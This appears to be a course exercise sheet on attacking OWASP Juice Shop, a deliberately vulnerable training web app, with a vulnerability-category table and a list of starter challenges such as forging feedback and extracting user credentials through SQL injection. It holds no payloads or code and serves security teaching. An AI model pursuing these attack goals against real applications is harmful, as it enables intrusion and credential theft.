Exercise 19

⚠ JuiceShop Attacks 60min

Objective:
Hack a web application!

Try a few attacks in the JuiceShop

> The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.
>
> ...
>
> The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerabiliy types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: *Pwning OWASP Juice Shop*

Purpose:
Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:
Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

We might not have time to go through all of them. Just realize this small application has many vulnerabilities.

Hints:
The complete guide *Pwning OWASP Juice Shop* written by Björn Kimminich is available

as PDF which you can buy, or you can read it online at:
https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/

Solution:
You decide for how long you want to play with JuiceShop.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:
The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

